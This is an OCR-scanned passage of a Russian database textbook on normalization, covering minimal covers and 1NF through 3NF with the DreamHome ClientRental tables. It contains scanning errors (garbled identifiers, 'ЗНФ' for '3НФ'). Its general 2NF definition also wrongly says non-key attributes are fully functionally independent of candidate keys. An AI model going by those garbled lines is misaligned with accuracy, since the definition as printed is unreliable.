В этом разделе дано определение понятия эквивалентности множеств функциональных зависимостей. Множество функциональных зависимостей Y покрывается множеством функциональных зависимостей X, если каждая функциональная зависимость из Y присутствует также в замыкании X^+; иными словами, каждая функциональная зависимость во множестве Y может быть выведена из X. Множество функциональных зависимостей X является минимальным, если оно удовлетворяет следующим условиям.

1. Каждая зависимость в X имеет единственный атрибут в правой части.
2. Ни одну зависимость A→B в X нельзя заменить зависимостью C→B, где C является собственным подмножеством A, и получить в результате множество зависимостей, эквивалентное X.
3. Из множества X нельзя удалить ни одной зависимости и получить в результате множество зависимостей, эквивалентное X.

Минимальное множество зависимостей должно быть представлено в стандартной форме, не допускающей избыточности. Минимальным покрытием множества функциональных зависимостей X называется минимальное множество зависимостей X_{min}, эквивалентное X. К сожалению, может существовать несколько разных минимальных покрытий для множества функциональных зависимостей. Результат определения минимального покрытия для отношения StaffBranch показан в следующем примере.

Пример 13.6. Результат определения минимального множества функциональных зависимостей для отношения StaffBranch

В результате применения трех условий, описанных выше, к множеству функциональных зависимостей для отношения StaffBranch, приведенному в примере 13.4, получено следующее множество функциональных зависимостей:

staffNo → sName
staffNo → position
staffNo → salary
staffNo → branchNo
staffNo → bAddress
branchNo → bAddress
bAddress → branchNo
branchNo, position → salary
bAddress, position → salary

Эти функциональные зависимости удовлетворяют всем трем условиям получения минимального множества функциональных зависимостей и применяются к отношению StaffBranch. Условие 1 гарантирует, что каждая зависимость определена в стандартной форме с единственным атрибутом в правой части. Условия 2 и 3 гарантируют, что в зависимостях нет избыточности, поскольку в них либо удалены избыточные атрибуты в левой части зависимости (согласно условию 2), либо исключены зависимости, которые могут быть выведены из остальных функциональных зависимостей множества X (согласно условию 3).

13.4. Процесс нормализации

Нормализация — это формальный метод анализа отношений на основе их первичного ключа (или потенциальных ключей) и существующих функциональных зависимостей [68]. Он включает ряд правил, которые могут использоваться для проверки отдельных отношений таким образом, чтобы вся база данных могла быть нормализована до желаемой степени. Если некоторое требование не удовлетворяется, то противоречащее данному требованию отношение должно быть разделено на отношения, каждое из которых (в отдельности) удовлетворяет всем требованиям нормализации.

Чаще всего нормализация осуществляется в виде нескольких последовательно выполняемых этапов, каждый из которых соответствует определенной нормальной форме, обладающей известными свойствами. В ходе нормализации формат отношений становится все более ограниченным (строгим) и менее восприимчивым к аномалиям обновления. При работе с реляционной моделью данных важно понимать, что для создания отношений приемлемого качества обязательно только выполнение требований первой нормальной формы (1НФ). Все остальные формы могут использоваться по желанию проектировщиков. Но для того чтобы избежать аномалий обновления, описанных в разделе 13.2, нормализацию рекомендуется выполнять как минимум до третьей нормальной формы (3НФ). На рис. 13.3 показана взаимосвязь между различными нормальными формами. Согласно этому рисунку, некоторые отношения в форме 1НФ могут находиться также в форме 2НФ, отношения 2НФ — в форме 3НФ и т.д.

В следующих разделах подробно рассматривается процесс нормализации. Предположим, что задано множество функциональных зависимостей для каждого от-

Рис. 13.3. Схема взаимосвязей между отдельными нормальными формами

ношения и что в каждом отношении имеется назначенный первичный ключ. Эта информация имеет исключительно важное значение для нормализации и служит для проверки того, находится ли отношение в определенной нормальной форме. В разделе 13.5 вначале будет описана первая нормальная форма (1НФ). В разделах 13.6 и 13.7 рассматривается вторая (2НФ) и третья (3НФ) нормальные формы, которые основаны на первичном ключе отношения, а затем приведено более общее определение каждой из этих форм (в разделе 13.8). В этих общих определениях второй и третьей форм (2НФ и 3НФ) учитываются все потенциальные ключи отношения, а не только первичный ключ. В разделе 13.9 описана нормальная форма Бойса–Кодда (НФБК), которая следует за формой 3НФ, а в конце главы приведено краткое описание последних нормальных форм (4НФ и 5НФ), которые основаны на зависимостях других типов (разделы 13.10 и 13.11).

Демонстрация процесса нормализации начинается с переноса данных, которые первоначально рассматривались в виде текстовой формы, в формат таблицы базы данных со строками и столбцами. Затем мы приступим к нормализации этих данных, перенесенных в таблицу. Важно отметить, что в части IV представлена методология проектирования базы данных, согласно которой рекомендуется, в первую очередь, попытаться понять связи между данными, представленными в форме, с помощью методов ER-моделирования, описанных в главах 11 и 12. Однако в этой главе технология ER-моделирования не используется, а изучение данных, представленных в форме, происходит в процессе их нормализации.

13.5. Первая нормальная форма (1НФ)

Перед обсуждением первой нормальной формы целесообразно дать определение того состояния, которое ей предшествует.

Ненормализованная форма (ННФ). Таблица, содержащая одну или несколько повторяющихся групп данных.

Первая нормальная форма (1НФ). Отношение, в котором на пересечении каждой строки и каждого столбца содержится одно и только одно значение.

В этой главе процесс нормализации начинается с преобразования данных из формата источника (например, из формата стандартной формы ввода данных) в формат таблицы со строками и столбцами. На исходном этапе таблица находится в ненормализованной форме (ННФ) и называется *ненормализованной таблицей.* Для преобразования ненормализованной таблицы в первую нормальную форму (1НФ) в исходной таблице следует найти и устранить все повторяющиеся группы данных. *Повторяющейся группой* называется группа, состоящая из одного или нескольких атрибутов таблицы, в которой возможно наличие нескольких значений для единственного значения ключевого атрибута (атрибутов) таблицы. Обратите внимание на то, что в данном контексте термин "ключ" равным образом относится и к одному атрибуту, и к группе атрибутов, которые единственным образом идентифицируют каждую строку ненормализованной таблицы. Существуют два способа исключения повторяющихся групп из ненормализованных таблиц.

1. При первом способе повторяющиеся группы устраняются путем ввода соответствующих данных в пустые столбцы строк с повторяющимися данными. Иначе говоря, пустые места при этом заполняются дубликатами неповторяющихся данных. Этот способ часто называют "выравниванием" ("flattening") таблицы. Полученная в результате этих действий таблица, которая теперь будет называться *отношением,* содержит *элементарные* (или единственные) значения на пересечении каждой строки с каждым столбцом и поэтому находится в первой нормальной форме. В результате применения такого способа в полученное отношение вносится определенная избыточность данных, которая в ходе дальнейшей нормализации будет устранена.
2. При втором способе один атрибут или группа атрибутов назначаются ключом ненормализованной таблицы, а затем повторяющиеся группы изымаются и помещаются в отдельные отношения вместе с копиями ключа исходной таблицы. Далее в новых отношениях устанавливаются свои первичные ключи. Иногда ненормализованная таблица может содержать несколько повторяющихся групп или включать повторяющиеся группы, содержащиеся в других повторяющихся группах. В таких случаях данный прием применяется до тех пор, пока повторяющихся групп совсем не останется. Полученный набор отношений будет находиться в первой нормальной форме только тогда, когда ни в одном из них не будет повторяющихся групп атрибутов.

Хотя оба эти способа одинаково обоснованы, следует отметить, что при использовании второго подхода полученные отношения находятся как минимум в форме 1НФ и обладают меньшей избыточностью данных. При выборе первого подхода выровненное отношение 1НФ раскладывается в ходе дальнейшей нормализации на те же отношения, которые могли быть сразу же получены с помощью второго подхода. В этом разделе использование обоих этих подходов демонстрируется на примере учебного проекта *DreamHome.*

Пример 13.7. Первая нормальная форма (1НФ)

На рис. 13.4 условно показан ряд упрощенных форм договоров аренды, которые применяются в компании *DreamHome.* Этот ряд начинается с договора между клиентом 'John Kay', который арендует в Глазго объект недвижимости, принадлежащий владельцу 'Tina Murphy'. В этом рабочем примере предполагается, что каждый клиент арендует некоторый объект недвижимости только один раз и не может арендовать одновременно несколько объектов.

Данные об объектах, арендованных двумя клиентами, 'John Kay' и 'Aline Stewart', преобразуются из формы в формат таблицы со строками и столбцами, как показано в табл. 13.4. Эта исходная таблица данных является примером ненормализованной таблицы (ННФ).




Рис. 13.4. Ряд упрощенных форм договоров аренды компании **DreamHome**

Таблица 13.4. Ненормализованная таблица ClientRental

client No	cName	property No	pAddress	rent Start	rent Finish	rent	owner No	oName
CR76	John Kay	PG4	6 Lawrence St Glasgow	1-Jul-00	31-Aug-01	350	C040	Tina Murphy
		PG16	5 Novar Dr, Glasgow	1-Sep-01	1-Sep-02	450	C093	Tony Shaw
CR56	Aline Stewart	PG4	6 Lawrence St, Glasgow	1-Sep-99	10-Jun-00	350	C040	Tina Murphy
		PG36	2 Manor Rd, Glasgow	10-Oct-00	1-Dec-01	375	C093	Tony Shaw
		PG16	5 Novar Dr, Glasgow	1-Nov-02	10-Aug-03	450	C093	Tony Shaw

В качестве ключевого атрибута ненормализованной таблицы ClientRental (Клиенты-арендаторы) выберем атрибут clientNo (Номер клиента). Затем найдем в ней группы сведений об объектах, которые могут повторяться у разных клиентов. Структура повторяющейся группы имеет следующий вид:

Повторяющаяся группа = (propertyNo, pAddress, rentStart, rentFinish, rent, ownerNo, oName)

Из-за наличия этой повторяющейся группы на пересечении некоторых строк и столбцов таблицы находится сразу несколько значений. Например, клиенту John

Кау соответствуют два значения, PG4 и PG16 (атрибут propertyNo). Для преобразования ненормализованной таблицы в первую нормальную форму необходимо добиться того, чтобы на пересечении каждой строки и каждого столбца находилось единственное значение. Эта цель достигается путем устранения повторяющихся групп.

При использовании первого подхода повторяющаяся группа (сведения об объекте недвижимости) устраняется с помощью ввода в каждую строку с описанием объекта недвижимости соответствующих сведений о клиенте. Полученное в результате этих действий отношение ClientRental, находящееся в первой нормальной форме, представлено в табл. 13.5, Потенциальные ключи этого отношения являются составными и включают следующие группы атрибутов: (clientNo, propertyNo), (clientNo, rentstart), (propertyNo, rentstart). В качестве первичного ключа этого отношения выберем группу (clientNo, propertyNo) и для большей ясности разместим атрибуты данного первичного ключа рядом, в левой части отношения. В нашем примере предполагается, что атрибут rentFinish не может быть использован в качестве компонента потенциального ключа, поскольку он может содержать значения NULL (см. раздел 3.3.1).

Таблица 13.5. Первая нормальная форма (1НФ) отношения ClientRental

clientNo	propertyNo	cName	pAddress	rentstart	rentFinish	rent	ownerNo	oName
CR76	PG4	John Kay	6 Lawrence St, Glasgow	1-Jul-00	31-Aug-01	350	C040	Tina Murphy
CR76	PG16	John Kay	5 Novar Dr, Glasgow	1-Sep-01	1-Sep-02	450	C093	Tony Shaw
CR56	PG4	Aline Stewart	6 Lawrence St, Glasgow	1-Sep-99	10-Jun-00	350	C040	Tina Murphy
CR56	PG36	Aline Stewart	2 Manor Rd, Glasgow	10-Oct-00	1-Dec-01	375	C093	Tony Shaw
CR56	PG16	Aline Stewart	5 Novar Dr, Glasgow	1-Nov-02	10-Aug-03	450	C093	Tony Shaw

Отношение ClientRental определяется следующим образом:

ClientRental (clientNo, propertyNo, cName, pAddress, rentstart, rentFinish, rent, ownerNo, oName)

Отношение ClientRental находится в первой нормальной форме, поскольку на пересечении каждой строки и каждого столбца имеется единственное значение. Это отношение содержит данные о клиентах, арендованных объектах недвижимости и их владельцах, которые повторяются несколько раз. Таким образом, отношение ClientRental характеризуется значительной избыточностью данных. После физической реализации это отношение 1НФ будет подвержено аномалиям обновления, описанным в разделе 13.2. Во избежание этого данное отношение нужно преобразовать во вторую нормальную форму, как описано в следующем разделе.

При использовании второго подхода повторяющаяся группа (сведения об арендованных объектах недвижимости) удаляется из данного отношения и помещается в другое отношение вместе с копией исходного ключевого атрибута (clientNo), как показано в табл. 13.7. (Остаток исходного отношения представлен в табл. 13.6.) Затем для нового отношения выбирается собственный первичный ключ. Формат двух вновь созданных отношений 1НФ приведен ниже.

```
Client                (clientNo, cName)
PropertyRentalOwner (clientNo, propertyNo, pAddress, rentStart,
                      rentFinish, rent, ownerNo, oName)
```

Таблица 13.6. Альтернативное представление первой нормальной формы (1НФ) — отношение Client

clientNo	cName
CR76	John Kay
CR56	Aline Stewart

Таблица 13.7. Альтернативное представление первой нормальной формы (1НФ) — отношение PropertyRentalOwner

clientNo	propertyNo	pAddress	rentStart	rentFinish	rent	ownerNo	oName
CR76	PG4	6 Lawrence St, Glasgow	1-Jul-00	31-Aug-01	350	C040	Tina Murphy
CR76	PG16	5 Novar Dr, Glasgow	1-Sep-01	1-Sep-02	450	C093	Tony Shaw
CR56	PG4	6 Lawrence St, Glasgow	1-Sep-99	10-Jun-00	350	C040	Tina Murphy
CR56	PG36	2 Manor Rd, Glasgow	10-Oct-00	1-Dec-01	375	C093	Tony Shaw
CR56	PG16	5 Novar Dr, Glasgow	1-Nov-02	10-Aug-03	450	CO93	Tony Shaw

Оба отношения (Client и PropertyRentalOwner) находятся в первой нормальной форме, поскольку на пересечении каждой строки и каждого столбца имеется единственное значение. Отношение Client содержит данные о клиентах, а отношение PropertyRentalOwner — об арендованных объектах недвижимости и их владельцах. Однако, как видно из табл. 1,3.7, последнее отношение также обладает некоторой избыточностью данных и поэтому может быть также подвержено аналогичным аномалиям обновления, как и те, что описаны в разделе 13.2.

Для демонстрации дальнейшего процесса нормализации отношений с переходом от формы 1НФ к 2НФ будет использоваться только отношение ClientRental, представленное в табл. 13.5. Однако следует еще раз напомнить, что оба приведенных подхода обоснованы и в конечном итоге приведут к созданию одинаковых отношений по мере дальнейшего проведения процесса нормализации. Читателю предлагается в качестве упражнения самостоятельно выполнить дальнейшую нормализацию отношений Client и PropertyRentalOwner.

13.6. Вторая нормальная форма (2НФ)

Вторая нормальная форма (2НФ) основана на понятии полной функциональной зависимости, которая описывается ниже.

13.6.1. Полная функциональная зависимость

Полная функциональная зависимость. Если A и B — атрибуты отношения, то атрибут B находится в полной функциональной зависимости от атрибута A, если атрибут B является функционально зависимым от A, но не зависит ни от одного собственного подмножества атрибута A.

Функциональная зависимость A→B является *полной* функциональной зависимостью, если удаление какого-либо атрибута из A приводит к утрате этой зависимости. Функциональная зависимость A→B называется *частичной,* если в A есть некий атрибут, при удалении которого эта зависимость сохраняется.

Например, рассмотрим следующую функциональную зависимость:

staffNo, sName → branchNo

Здесь каждая пара значений (staffNo, sName) связана с единственным значением toranchNo. Однако эта функциональная зависимость не является полной, поскольку branchNo также функционально зависит от подмножества (staffNo, sName), т.е. от атрибута staffNo. Другие примеры полной и частичной функциональной зависимостей описаны в следующих разделах.

13.6.2. Определение второй нормальной формы

Вторая нормальная форма применяется к отношениям с составными ключами, т.е. к таким отношениям, первичный ключ которых состоит из двух или нескольких атрибутов. Дело в том, что отношение с первичным ключом на основе единственного атрибута всегда находится, по крайней мере, в форме 2НФ. Отношение, которое не находится в форме 2НФ, может быть подвержено аномалиям обновления, которые рассматриваются в разделе 13.2. Например, предположим, что необходимо изменить арендную плату для объекта недвижимости с номером 'PG4'. Для этого потребуется обновить две строки отношения ClientRental, которое показано в табл. 13.5. Если значение арендной платы будет обновлено только в одной строке, то база данных будет приведена в противоречивое состояние.

Вторая нормальная форма (2НФ). Отношение, которое находится в первой нормальной форме и каждый атрибут которого, не входящий в состав первичного ключа, характеризуется полной функциональной зависимостью от этого первичного ключа.

Нормализация отношений 1НФ с приведением к форме 2НФ предусматривает устранение частичных зависимостей, что демонстрируется на примере отношения ClientRental, представленного в табл. 13.5. Если в отношении между атрибутами существует частичная зависимость, то функционально-зависимые атрибуты удаляются из него и помещаются в новое отношение вместе с копией их детерминанта. Рассмотрим процесс преобразования отношений 1НФ в отношения 2НФ на следующем примере.

Пример 13.8. Вторая нормальная форма (2НФ)

На рис. 13.5 показаны функциональные зависимости (от fdl до fd6) для отношения `ClientRental` с парой атрибутов `(clientNo, propertyNo)` в качестве первичного ключа.




Рис. 13.5. Функциональные зависимости отношения `ClientRental`

Хотя отношение ClientRental имеет три потенциальных ключа, нас интересует только связь между конкретными зависимостями от первичного ключа, поскольку в настоящем разделе используется определение второй нормальной формы, в котором упоминается только первичный ключ отношения. Мы перейдем к рассмотрению других потенциальных ключей при описании более общего определения второй нормальной формы в разделе 13.8.

Отношение ClientRental обладает следующими функциональными зависимостями

Обозначение	Зависимость	Описание
fdl	clientNo, propertyNo → rentStart, rentFinish	Первичный ключ
fd2	clientNo → cName	Частичная зависимость
fd3	propertyNo → pAddress, rent, ownerNo, oName	Частичная зависимость
fd4	ownerNo → oName	Транзитивная зависимость
idPi	clientNo, rentStart → propertyNo, pAddress, rentFinish, rent, ownerNo, oName	Потенциальный ключ
fd6	propertyNo, rentStart → clientNo, cName, rentFinish	Потенциальный ключ

После выявления функциональных зависимостей процесс нормализации отношения ClientRental предусматривает проверку его принадлежности ко второй нормальной форме. Для этого требуется найти хотя бы один случай частичной

зависимости от первичного ключа. Нетрудно заметить, что атрибут имени клиента cName частично зависит от первичного ключа, иначе говоря, он зависит только от атрибута clientNo (эта зависимость представлена выше как fd2). Кроме того, атрибуты объекта недвижимости (pAddress, rent, ownerNo, oName) также частично зависят от первичного ключа, но на этот раз только от атрибута propertyNo (эта зависимость представлена выше как fd3). В свою очередь, атрибуты арендованных объектов недвижимости (rentstart и rentFinish) полностью функционально зависят от первичного ключа в целом, т.е. от атрибутов clientNo и propertyNo (эта зависимость представлена выше как fd1).

Обратите внимание на то, что на рис. 13.5 показано наличие *транзитивной зависимости* (transitive dependence) от первичного ключа (эта зависимость представлена выше как fd4). Хотя транзитивная зависимость также может послужить причиной аномалий обновления, тем не менее ее присутствие в отношении не нарушает ограничений для формы 2НФ. Такие зависимости будут устранены при переходе к форме 3НФ.

Итак, обнаружены частичные зависимости внутри отношения ClientRental, а это означает, что данное отношение не находится во второй нормальной форме. Для преобразования отношения ClientRental в форму 2НФ необходимо создать новые отношения, причем таким образом, чтобы атрибуты, не входящие в первичный ключ, были перемещены в них вместе с копией той части первичного ключа, с которой эти атрибуты связаны полной функциональной зависимостью. Применение такого процесса в нашем случае приведет к созданию трех новых отношений — Client, Rental и PropertyOwner, которые представлены в табл. 13.8-13.10. Теперь эти три отношения находятся во второй нормальной форме, поскольку каждый атрибут, не входящий в первичный ключ, полностью функционально зависит от первичного ключа отношения. Эти отношения имеют следующий вид:

Client (clientNo, cName)
Rental (clientNo, propertyNo, rentStart, rentFinish)
PropertyOwner (propertyNo, pAddress, rent, ownerNo, oName)

Таблица 13.8. Вторая нормальная форма (2НФ) отношения Client, производного от отношения ClientRental

clientNo	cName
CR76	John Kay
CR56	Aline Stewart

Таблица 13.9. Вторая нормальная форма (2НФ) отношения Rental, производного от отношения ClientRental

clientNo	propertyNo	rentstart	rentFinish
CR76	PG4	1-Jul-00	31-Aug-01
CR76	PG16	1-Sep-01	1-Sep-02
CR56	PG4	1-Sep-99	10-Jun-00
CR56	PG36	10-Oct-00	1-Dec-01
CR56	PG16	1-Nov-02	10-Aug-03

Таблица 13.10. Вторая нормальная форма (2НФ) отношения PropertyOwner, производного от отношения ClientRental

propertyNo	pAddress	rent	ownerNo	oName
PG4	6 Lawrence St, Glasgow	350	C040	Tina Murphy
PG16	5 Novar Dr, Glasgow	450	C093	Tony Shaw
PG36	2 Manor Rd, Glasgow	375	C093	Tony Shaw

13.7. Третья нормальная форма (3НФ)

Хотя отношения 2НФ в меньшей степени обладают избыточностью данных, чем отношения 1НФ, они все еще могут быть подвержены аномалиям обновления. Так, при попытке обновления имени владельца недвижимости (например, Tony Shaw с номером C093 (атрибут ownerNo)) потребуется обновить две строки отношения PropertyOwner, представленного в табл. 13.10. Если обновить только одну из этих двух строк, база данных попадет в противоречивое состояние. Эта аномалия обновления вызывается транзитивной зависимостью, присутствующей в данном отношении. Она может быть устранена путем приведения данного отношения к третьей нормальной форме. В этом разделе транзитивные зависимости рассматриваются вместе с третьей нормальной формой.

13.7.1. Транзитивная зависимость

Транзитивная зависимость. Если для атрибутов A, в и с некоторого отношения существуют зависимости вида A→B и B→C, это означает, что атрибут с транзитивно зависит от атрибута А через атрибут в (при условии, что атрибут А функционально не зависит ни от атрибута в, ни от атрибута с).

Транзитивная зависимость является одним из типов функциональной зависимости. Например, рассмотрим следующие функциональные зависимости в отношении StaffBranch (см. табл. **13.3):**

staffNo → branchNo
branchNo → bAddress

В этом случае транзитивная зависимость staffNo → bAddress проявляется через атрибут branchNo. Данное утверждение справедливо, поскольку атрибут staffNo не зависит функционально от атрибутов branchNo и bAddress. Другие примеры транзитивных зависимостей приведены в следующих разделах.

13.7.2. Определение третьей нормальной формы

Третья нормальная форма (ЗНФ). Отношение, которое находится а первой и во второй нормальных формах и не имеет атрибутов, не входящих в первичный ключ атрибутов, которые находились бы в транзитивной функциональной зависимости от этого первичного ключа.

Нормализация отношений 2НФ с образованием отношений ЗНФ предусматривает устранение транзитивных зависимостей. Если в отношении существует транзитивная зависимость между атрибутами, то транзитивно зависимые атрибуты удаляются из него и помещаются в новое отношение вместе с копией их детерминанта. Процесс преобразования отношений 2НФ в отношения ЗНФ показан в примере 13.9.

Пример 13.9. Третья нормальная форма (ЗНФ)

Сначала рассмотрим функциональные зависимости, существующие в отношениях Client, Rental и PropertyOwner, **которые были выявлены в** предыдущем **примере.**

Обозначение	Зависимость	Описание
Отношение Client		
fd2	clientNo → cName	Первичный **КЛЮЧ**
Отношение Rental		
fd1	clientNo, propertyNo → rentstart, rentFinish	Первичный ключ
fd5*	clientNo, rentstart → propertyNo, rentFinish	Потенциальный ключ
fd6*	propertyNo, rentstart → clientNo, rentFinish	Потенциальный ключ
Отношение PropertyOwner		
fd3	propertyNo → pAddress, rent, ownerNo, oName	Первичный ключ
fd4	ownerNo → oName	Транзитивная зависимость

Все не входящие в первичный ключ атрибуты отношений Client и Rental функционально зависимы только от их первичных ключей. Следовательно, отношения Client и Rental не имеют транзитивных зависимостей и поэтому они находятся в третьей нормальной форме (ЗНФ). Обратите внимание на то, что обозначения некоторых функциональных зависимостей (fd) помечены звездочкой (*), например fd5*, что означает изменение этой зависимости (по сравнению с исходной функциональной зависимостью).

Все не входящие в первичный ключ атрибуты отношения PropertyOwner функционально зависят от первичного ключа, за иоключением атрибута oName, который зависит также и от атрибута ownerNo (зависимость fd4). Это типичный пример транзитивной зависимости, которая имеет место при наличии зависимости не входящего в первичный ключ атрибута (oName) от одного или нескольких других атрибутов, также не входящих в первичный ключ (ownerNo). Данная транзитивная зависимость уже была показана схематически на рис. 13.5. Для преобразования отношения PropertyOwner в третью нормальную форму необходимо прежде всего удалить упомянутую выше транзитивную зависимость путем создания двух новых отношений PropertyForRent и Owner, которые представлены в табл. 13.11 и 13.12. Новые отношения имеют следующий вид:

PropertyForRent (propertyNo, pAddress, rent, ownerNo)
Owner (ownerNo, oName)

Таблица 13.11. Отношение PropertyForRent в третьей нормальной форме, производное от отношения PropertyOwner

propertyNo	pAddress	rent	ownerNo
PG4	6 Lawrence St, Glasgow	350	C040
PG16	5 Novar Dr, Glasgow	450	C093
PG36	2 Manor Rd, Glasgow	375	C093

Таблица 13.12. Отношение Owner в третьей нормальной форме, производное от отношения PropertyOwner

ownerNo	oName
C040	**Tina Murphy**
C093	**Tony Shaw**

Отношения PropertyForRent и Owner находятся в третьей нормальной форме, поскольку в них нет никаких транзитивных зависимостей от первичного ключа.

В результате нормализации представленное в табл. 13.5 исходное отношение ClientRental было преобразовано в четыре отдельных отношения, каждое из которых находится в третьей нормальной форме. На рис. 13.6 приведена схема данного процесса, поясняющая, как первоначальное отношение 1НФ было преобразовано в четыре отношения 3НФ, имеющие следующий вид:

Client (clientNo, cName)
Rental (clientNo, propertyNo, rentStart, rentFinish)
PropertyForRent (propertyNo, pAddress, rent, ownerNo)
Owner (ownerNo, oName)

Исходное отношение ClientRental, представленное в табл. 13.5, может быть восстановлено путем соединения отношений Client, Rental, PropertyForRent и Owner. Данная цель достигается за счет использования первичных и внешних ключей. Например, атрибут ownerNo является первичным ключом отношения Owner и, кроме того, присутствует в отношении PropertyForRent как его внешний ключ. Атрибут ownerNo, используемый для создания пары из первичного и внешнего ключей, позволяет связать отношения PropertyForRent и Owner с целью определения имен владельцев объектов недвижимости, сдаваемых в аренду.




Рис. 13.6. Схема декомпозиции отношения 1НФ ClientRental на четыре отношения в третьей нормальной форме

Атрибут clientNo является первичным ключом отношения Client и дополнительновнешним ключом отношения Rental. Обратите внимание на го, что в отношении Rental атрибут clientNo выполняет функции как внешнего ключа, так и части первичного. Аналогичным образом, атрибут propertyNo является первичным ключом отношения PropertyForRent и в отношении Rental выполняет функции как внешнего ключа, так и части первичного.

Иначе говоря, процесс нормализации заключается в декомпозиции исходного отношения ClientRental посредством последовательного выполнения нескольких операций проекции реляционной алгебры (см. раздел 4.1). Полученные в результате декомпозиции отношения обеспечивают выполнение их соединения без потерь, поэтому данную процедуру иначе называют декомпозицией *без потерь* (nonloss), или *неаддитивной* (nonadditive) декомпозицией. Отметим, что эти результаты декомпозиции позволяют восстановить первоначальное отношение с использованием операции естественного соединения.

Окончательный вид отношений Client, Rental, PropertyForRent и Owner, полученных в результате декомпозиции, представлен в табл. 13.13–13.16.

Таблица 13.13. Отношение Client в третьей нормальной форме, производное от отношения ClientRental

clientNo	cName
CR76	John Kay
CR56	Aline Stewart

Таблица 13.14. Отношение Rental в третьей нормальной форме, производное от отношения ClientRental

clientNo	propertyNo	rentStart	rentFinish
CR76	PG4	1-Jul-00	31-Aug-01
CR76	PG16	1-Sep-01	1-Sep-02
CR56	PG4	1-Sep-99	10-Jun-00
CR56	PG36	10-Oct-00	1-Dec-01
CR56	PG16	1-Nov-02	10-Aug-03

Таблица 13.15. Отношение PropertyForRent в третьей нормальной форме, производное от отношения ClientRental

propertyNo	pAddress	rent	ownerNo
PG4	6 Lawrence St, Glasgow	350	C040
PG16	5 Novar Dr, Glasgow	450	C093
PG36	2 Manor Rd, Glasgow	375	C093

Таблица 13.16. Отношение Owner в третьей нормальной форме, производное от отношения ClientRental

ownerNo	oName
C040	Tina Murphy
C093	Tony Shaw

13.8. Общее определение второй и третьей нормальных форм

Определения второй (2НФ) и третьей (3НФ) нормальных форм, приведенные в разделах 13.6 и 13.7, не допускают наличия частичных или транзитивных зависимостей от первичного ключа отношения, поскольку только при этом условии можно избежать аномалий обновления, описанных в разделе 13.2. Но в этих определениях не рассматриваются другие потенциальные ключи отношения, даже если они существуют. В настоящем разделе приведены общие определения форм 2НФ и 3НФ, в которых учитываются потенциальные ключи отношения. Следует отметить, что реализация этого требования не влечет за собой корректировку определения формы 1НФ, поскольку эта нормальная форма не зависит от ключей и функциональных зависимостей. В качестве общих определений укажем, что атрибут первичного ключа входит в состав любого потенциального ключа и что частичные, полные и транзитивные зависимости рассматриваются с учетом всех потенциальных ключей отношения.

Вторая нормальная форма (2НФ). Отношение, находящееся в первой нормальной форме, в котором каждый атрибут, отличный от атрибута первичного ключа, является полностью функционально независимым от любого потенциального ключа.

Третья нормальная форма (3НФ). Отношение, находящееся s первой и второй нормальной форме, в котором ни один атрибут, отличный от атрибута первичного ключа, не является транзитивно зависимым ни от одного потенциального ключа.

При использовании этих общих определений форм 2НФ и 3НФ необходимо убедиться в отсутствии частичных и транзитивных зависимостей от всех потенциальных ключей, а не только от первичного ключа. Такое требование может повлечь за собой усложнение процесса нормализации, но эти общие определения налагают дополнительные ограничения на отношения и могут позволить выявить скрытую избыточность в отношениях, которая в ином случае могла остаться незамеченной.

